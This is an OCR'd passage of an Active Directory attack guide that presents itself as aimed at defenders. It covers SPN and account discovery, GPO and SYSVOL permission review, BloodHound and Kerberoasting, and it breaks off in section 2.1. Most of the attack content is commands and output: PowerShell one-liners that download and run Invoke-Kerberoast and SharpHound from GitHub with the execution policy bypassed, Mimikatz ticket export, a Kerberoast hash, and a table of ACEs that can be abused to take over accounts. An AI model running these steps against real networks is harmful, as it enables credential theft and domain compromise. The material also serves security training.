- **Att&cking Active Directory for fun and profit**

Author	Huy Kha
Contact	Huy_Kha@outlook.com

- **Summary**

To understand the different steps to secure Active Directory from attackers. It is always good to have a decent understanding on the (common) techniques that attackers are using to move laterally across a network and how attackers can compromise an entire AD.

Since AD underpins the majority of companies their IT infrastructure. It is very likely that an attacker will go after Active Directory, because it holds the keys to the kingdom.

Having a basic understanding of the techniques that attackers are using. Would benefit a lot to improve in defence.

- Introduction

- **Reconnaissance**

1.1) Discovering **SPN's**
1.2) Discovering **DONT_REQUIRE_PREAUTH** accounts
1.3) Discovering **DONT_EXPIRE_PASSWORD** accounts
1.4) Discovering servers that support **Unconstrained Delegation**
1.5) Discovering wrong delegated **GPO's**
1.6) Reading configuration in SYSVOL
1.7) Running BloodHound to find attack graphs

- **Kerberoast**

2.1) Kerberoasting accounts with **SPN**
2.3) Targeted Kerberoasting by writing a **SPN** on an account
2.4) Detecting Kerberoasting

- **AS-REP**

3.1) AS-REP Roasting on accounts with **DONT_REQUIRE_PREAUTH**
3.2) Enabling **DONT_REQUIRE_PREAUTH** on accounts
3.3) Detecting AS-REP

- **Other Kerberos attacks**

4.1) Exploit Unconstrained Delegation
4.2) Resource Based Constrained Delegation
4.3) Mitigation

- **Group Policy**

5.1) Interesting configurations in GPO
5.2) Wrong delegated GPO's
5.3) Default Domain Controllers Policy

- **Mimikatz**

6.1) Pass-The-Hash
6.2) Detecting Pass-The-Hash in Windows Event Logs
6.3) Mitigating Pass-The-Hash
6.4) DCSync attack

- **Backup Operators**

7.1) Moving laterally with Backup Operators

- **Server Operators**

8.1) Moving laterally with Server Operators

- **Account Operators**

9.1) Moving laterally with Account Operators

- **Azure AD Connect**

10.1) Securing Azure AD Connect
10.2) Attacking Azure AD Connect

- **Microsoft Administrative Tier Model**

11.1) Deploy the MS Administrative Tier Model

- **References**

12.1) References

- 1.1 – Discovering ServicePrincipalNames in AD

T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- **Summary**


SPN's are like alias for AD objects, such as user & computer accounts in Active Directory. Like Microsoft describes it. SPN's are unique identifiers for services.

SPN's are used by **Kerberos** authentication to associate a service with a service logon account in Active Directory.

Every authenticated user is able to request SPN's in Active Directory and AD will return a service ticket that is encrypted with the NTLM hash that is associated with the service account.
This ticket can be exported and cracked offline to retrieve the plain-text password of the service account.

Tool: PowerView

```
Import-Module .\PowerView.ps1
Get-DomainUser -SPN
```



1. Requesting service tickets of all accounts with SPN

```
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).Down-
loadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/mod-
ule_source/credentials/Invoke-Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"
```

```
PS C:\WINDOWS\system32> cd C:\x64
PS C:\x64> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-kerberoast -OutputFormat H
ashcat"


TicketByteHexStream  :
Hash                 : $krb5tgs$23$*SQLDBEngine$corp.contoso.com$MSSQLSvc/CM.corp.contoso.com:1433*$A7F72E0F86D25880768
                       9083D50BC9B34$82EC91C794BECC66630703CA7999AA88543356D9256430DBEB2F1EFCB7E264AA0E3205E454B7080795
                       AC1E358001F464827A55A66F75EF0DEA67B256B3F9370436B1798ACF01E63EA2C5502976394622F3815DCC1645BE1AD8
                       A3486BB79F7DF0AFBF307BEC007EEAD0D7E70CF0387DD9F001385FDA9B76B2A79630E0CAB48335ED621F4371B909A9C7
                       12478EDB00DF46597C892848C095BD4A615A603A7292D3A85F5966E2341C98A6E66E19AADE26DD1D40F780A3D5B84354
                       03E2548FBDCCC24798A12E4682631D49EEC7C8FC9E6918C758BF744CC99284C9FD3B0374F1F19FC34776DACE266D37A6
                       88B055980BBECF8DF98961E2CE6E6C7520B1C7FC81D4672B733412AD02D2A82020D4B52BF7F475723088FA765814845A
                       5EEC6001B5C0D54CEB52A8B9815DD07D880FF67046BE1F362034F0300C78CD261A7E5361E722822BBD9B4CB1E13FB648
                       42E7B4E44C2F6B011D053C7B3577B6018CED79393DD5B6974E05908DF5F3601FF719C6EB1D8F14FFDCCBC4F61601B11E
                       9F7BAC9C055F30CFEB6CFA663192A109467A3445F20454168DBFD9EE300D0918D62AA585DB5EA989515F9C08B29E9D37
                       A973305C95156C91C80C76423D94D7C436BF5B8C2C5AF38AE1A5E490FEA7B70BF1668F7B3EFC91EA7203CB0192D5250A
                       90526D06DF67A31AC96FA11A0830AD1A278828EE4DB776CF5D7639401995C097CE0F9FBBECBEF7D4A0B7C5C8768AB15C
                       36D695643CB3E2F90A7414C7E0B4B7B80D37A640093A34FE0DD3511450955BBFAAE09718FAE1E1EAE97F76EBD3218E89
                       E09C4B26DACA895C45429DFC167C42F4A87F859632B96A7CE69147C116A443FA392234681B8B152003B11C9C6C7EA54E
                       E6BD5657E0713CFE2C687077BE8BA241F971FA45BF5DC4BB345A1BE96C4F0129EF6541885B1493F6A42188B4683537E6
                       C0286FBAD21D5FFFB9170C48DFD9486198485FA38DB95FEAC7465EFD9BC7A07DFB1B1A02BC55720A215FAB3AC933EE29
                       64528A3AEA0BE30C63E7DCEAD125E81300F704036B63D57F3408B7085E31E1A550B57CEB9097B3E44E62BEDD7A9E3731
                       E8764EDCCEE6456D253249FEA49A257FB21EF004813C125CD4EF7DE3D7088A79B1AB3C2A147E2511B39E9220206E1C89
                       BDC38EAAB915E8D8176DE30DA282D9C1FDB241FA82EBC010CA7FC4BE64C60E36CDA3064992A6991A81F6D6C790DCEDE0
                       B8A9A040600EB3376CF791BDC07D261CB9B9751C603987A34E3491C5DD2D30799C76C779906F10BAE94D637879F17CCE
                       3284959EA347833173A4241C9B7D201B16E05CD0D7EB72DCB5E2C001A782BFC4ED51D05FF18957C3D4D34252312A76EA
                       5F02272E9A0A5EFD7F5188A301C6A51191695716BAF7B1E16C3F043CE2AF9DED99A37126A7357AF35B96C38B3D890B7B
                       32DA984295898BCA9E7C3865DD56749C749C60F22DAA3E94F557D7F9DE8CE307E6ECA3DBBF14DF4707610D5C86083555D
                       71B9BBAD21A60212
SamAccountName       : SQLDBEngine
DistinguishedName    : CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com
ServicePrincipalName : MSSQLSvc/CM.corp.contoso.com:1433
```

2. Exporting service tickets that we have requested

```
Mimikatz # Kerberos::list /export
```

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 1/9/2020 6:44:59 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-Werner@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : http/DC.corp.contoso.com @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-Werner@http~DC.corp.contoso.com-CORP.CONTOSO.COM.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : MSSQLSvc/CM.corp.contoso.com:1433 @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a10000-Werner@MSSQLSvc~CM.corp.contoso.com~1433-CORP.CONTOSO.COM.kirbi
```

- 1.2 - Discovering **DONT_REQUIRE_PREAUTH** accounts


T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- **Summary**

During pre-authentication, a user will enter their password, which will be used to encrypt a timestamp and then the domain controller will attempt to decrypt it and validate that the right password was used and that it is not replaying a previous request.

- Discovering accounts with DON'T_REQUIRE_PREAUTH setting

```
get-aduser -filter * -properties DoesNotRequirePreAuth |where {$_.DoesNotRequirePreAuth -eq "TRUE"}
```



- 1.3 - Discovering **DONT_EXPIRE_PASSWORD** accounts


T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- **Summary**

Accounts that have a password, but it does not expire, which are usually service accounts. This also means that there is a high chance that it had a poor password from 5 or 10 years ago.

- **Discovering accounts with password never expires**

```
Get-ADUser -Filter * -Properties LastLogonDate, PasswordLastSet, PasswordNeverExpires | Select sAMAccountName, Name, LastLogonDate, PasswordLastSet, PasswordNeverExpires
```




- 1.4 – Discovering servers that support Unconstrained Kerberos Delegation

- **Summary**

Unconstrained Kerberos delegation gives a service to the ability impersonate you to any other service it likes. Attackers love go after this kind of servers, so it is good to understand which servers have this terrible insecure setting configured.

- Discovering server(s) with Unconstrained Kerberos Delegation

```
Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR (msDS-AllowedToDelegateTo -like '*') } -prop Name,ObjectClass,PrimaryGroupID,UserAccountControl,ServicePrincipalName,msDS-AllowedToDelegateTo
```



• 1.5 – Discovering wrong delegated GPO's

First start discovering OU's with names such as **''OU=Clients''**, **OU=''Servers''**, **''OU=Domain Controllers''**, "**OU=Workstations**", etc.

- Discovering all OU's in AD

```
Get-ADOrganizationalUnit –Filter *
```

```
City                        :
Country                     :
DistinguishedName           : OU=Clients,OU=Accounts,DC=corp,DC=contoso,DC=com
LinkedGroupPolicyObjects    : {}
ManagedBy                   :
Name                        : Clients
ObjectClass                 : organizationalUnit
ObjectGUID                  : 19c47419-693b-408f-ba81-f5e30b73adbd
PostalCode                  :
State                       :
StreetAddress               :

City                        :
Country                     :
DistinguishedName           : OU=Groups,OU=Accounts,DC=corp,DC=contoso,DC=com
LinkedGroupPolicyObjects    : {}
ManagedBy                   :
Name                        : Groups
ObjectClass                 : organizationalUnit
ObjectGUID                  : 03c90566-d0b4-4ed4-8e66-f6fb7a8869e9
PostalCode                  :
State                       :
StreetAddress               :

City                        :
Country                     :
DistinguishedName           : OU=Servers,OU=Accounts,DC=corp,DC=contoso,DC=com
LinkedGroupPolicyObjects    : {}
ManagedBy                   :
Name                        : Servers
ObjectClass                 : organizationalUnit
ObjectGUID                  : da90cc94-e8fc-4c88-91eb-1f97a4190c93
PostalCode                  :
State                       :
StreetAddress               :
```

- Discover GPO's that are linked to OU's

```
Get-ADOrganizationalUnit -Filter {name -eq "OU_Name"}
```

```
PS C:\Users\Mark> Get-ADOrganizationalUnit -Filter {name -eq "Servers"}


City                        :
Country                     :
DistinguishedName           : OU=Servers,OU=Accounts,DC=corp,DC=contoso,DC=com
LinkedGroupPolicyObjects    : {cn={544D11A0-27FA-4A4B-B751-B8D44D877647},cn=policies,cn=system,DC=corp,DC=contoso,DC=com,
                              cn={C15A255C-4833-48FD-BF98-F4F2E48BA743},cn=policies,cn=system,DC=corp,DC=contoso,DC=com}
ManagedBy                   :
Name                        : Servers
ObjectClass                 : organizationalUnit
ObjectGUID                  : da90cc94-e8fc-4c88-91eb-1f97a4190c93
PostalCode                  :
State                       :
StreetAddress               :
```

- Here we can see that **Paul West** has **GpoEdit** permission on the **Remote Desktop Access** GPO that is linked to the **OU=Servers**.

```
PS C:\Users\Mark> Get-GPO -Guid 544D11A0-27FA-4A4B-B751-B8D44D877647 -Domain "corp.contoso.com"


DisplayName      : Remote Desktop Access
DomainName       : corp.contoso.com
Owner            : CORP\Domain Admins
Id               : 544d11a0-27fa-4a4b-b751-b8d44d877647
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 1/18/2017 12:05:00 PM
ModificationTime : 1/9/2020 7:51:43 AM
UserVersion      : AD Version: 1, SysVol Version: 1
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :


PS C:\Users\Mark> Get-GPPermission -Name "Remote Desktop Access" -All


Trustee     : Authenticated Users
TrusteeType : WellKnownGroup
Permission  : GpoApply
Inherited   : False

Trustee     : Domain Admins
TrusteeType : Group
Permission  : GpoEditDeleteModifySecurity
Inherited   : False

Trustee     : Paul
TrusteeType : User
Permission  : GpoEdit
Inherited   : False
```

- **Amy** from HR has **Edit** permission on the Default Domain Controllers Policy, because why not?

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32> Get-GPPermissions -Name "Default Domain Controllers Policy" -All


Trustee     : Authenticated Users
TrusteeType : WellKnownGroup
Permission  : GpoApply
Inherited   : False

Trustee     : Domain Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : Enterprise Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : Amy
TrusteeType : User
Permission  : GpoEdit
Inherited   : False
```

- 1.6 – Reading configuration in SYSVOL

Summary

SYSVOL stores the server's copy of public data and files for the domain. These files consist of group or user policy information. SYSVOL is responsible for delivering the policy and logon scripts to all the domain users.

- SYSVOL is readable for every authenticated user

```
Get-ChildItem –Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies
```

```
PS C:\Users\Alice.IDENTITY> Get-ChildItem -Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies


    Directory: \\IDENTITY-DC\sysvol\IDENTITY.local\Policies


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/6/2020   9:47 PM                {31B2F340-016D-11D2-945F-00C04FB984F9}
d-----         1/6/2020   9:47 PM                {6AC1786C-016F-11D2-945F-00C04fB984F9}
```

- Discover the ACL setup of SYSVOL and like Microsoft describes it very well. There are two parts of Group Policy, one is the GPC that is located in AD and one is the GPT that is stored in SYSVOL located in the domain \policies subfolder.
- This means that if someone ever decided to do something stupid and delegated permissions on the GPT. It is possible to exploit that GPO as well and elevate further.

```
PS C:\Users\Alice.IDENTITY> Get-Acl -Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\ | Format-List

Path   : Microsoft.PowerShell.Core\FileSystem::\\IDENTITY-DC\sysvol\IDENTITY.local\Policies\
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : CREATOR OWNER Allow  268435456
         NT AUTHORITY\Authenticated Users Allow  -1610612736
         NT AUTHORITY\Authenticated Users Allow  ReadAndExecute, Synchronize
         NT AUTHORITY\SYSTEM Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Administrators Allow  Write, ReadAndExecute, ChangePermissions, TakeOwnership, Synchronize
         S-1-5-32-549 Allow  -1610612736
         S-1-5-32-549 Allow  ReadAndExecute, Synchronize
         IDENTITY\Group Policy Creator Owners Allow  Write, ReadAndExecute, Synchronize
         IDENTITY\Group Policy Creator Owners Allow  -536870912
Audit  :
Sddl   : O:BAG:SYD:PAI(A;OICIIO;GA;;;CO)(A;OICIIO;GXGR;;;AU)(A;;0x1200a9;;;AU)(A;OICIIO;GA;;;SY)(A;;FA;;;SY)(A;OICIIO;G
         A;;;BA)(A;;0x1e01bf;;;BA)(A;OICIIO;GXGR;;;SO)(A;;0x1200a9;;;SO)(A;;0x1201bf;;;PA)(A;OICIIO;GXGWGR;;;PA)
```

- Accessing the GPT and as example. I will pick {6AC1786C-016F-11D2-945F-00C04fB984F9}, which is the GUID for the Default Domain Controllers Policy

- Cd \\IDENTITY-DC\sysvol\IDENTITY.local\policies
- Dir
- Invoke-Item "{6AC1786C-016F-11D2-945F-00C04fB984F9}"

Now we can scroll down the different folders and access the GpTmpl file that is stored in the MACHINE folder.

- These are all the settings of the Default Domain Controllers Policy.

```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
```


- 1.7 – Running BloodHound to find attack graphs

Running BloodHound is a great way to discover ACL based attacks to escalate across the network.


```
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).Down-
loadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Inges-
tors/SharpHound.ps1');Invoke-BloodHound"
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Mark> powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubuserco
ntent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
Initializing BloodHound at 1:40 AM on 1/10/2020
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for corp.contoso.com
Status: 95 objects enumerated (+95 ∞/s --- Using 83 MB RAM )
Finished enumeration for corp.contoso.com in 00:00:00.5783888
7 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Mark\20200110014013_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Mark>
```

- All the collected information from BloodHound



- Now all of the JSON files can be exported in the BloodHound GUI to find attack paths.



Study the following exploitable ACE's

User-Force-Change-Password	Reset Password	Reset the password of the user to take account over
WriteDacl	Modify permission	Assign yourself ''Reset password'' permission to take over the account. Assign yourself Write permission on a group and make yourself member of that group
WriteOwner	Modify owner	Take ownership of users and groups and computers object and assign yourself the permissions to add yourself to a group or reset a password of a user for example.
GenericAll	Full control	All the rights that have been mention
GenericWrite	Write all properties	• Set a SPN or disable pre authentication of a user • Add yourself to a group

- 2.1 – Kerberoasting account with SPN

T1110	Brute Forcing
Tactic	Credential Access
Permission required	Authenticated User

- Requesting service ticket of the **SQLDBEngine** account

- Add-Type -AssemblyName System.IdentityModel
- New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken –ArgumentList "MSSQLSvc/CM.corp.contoso.com:1433"

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

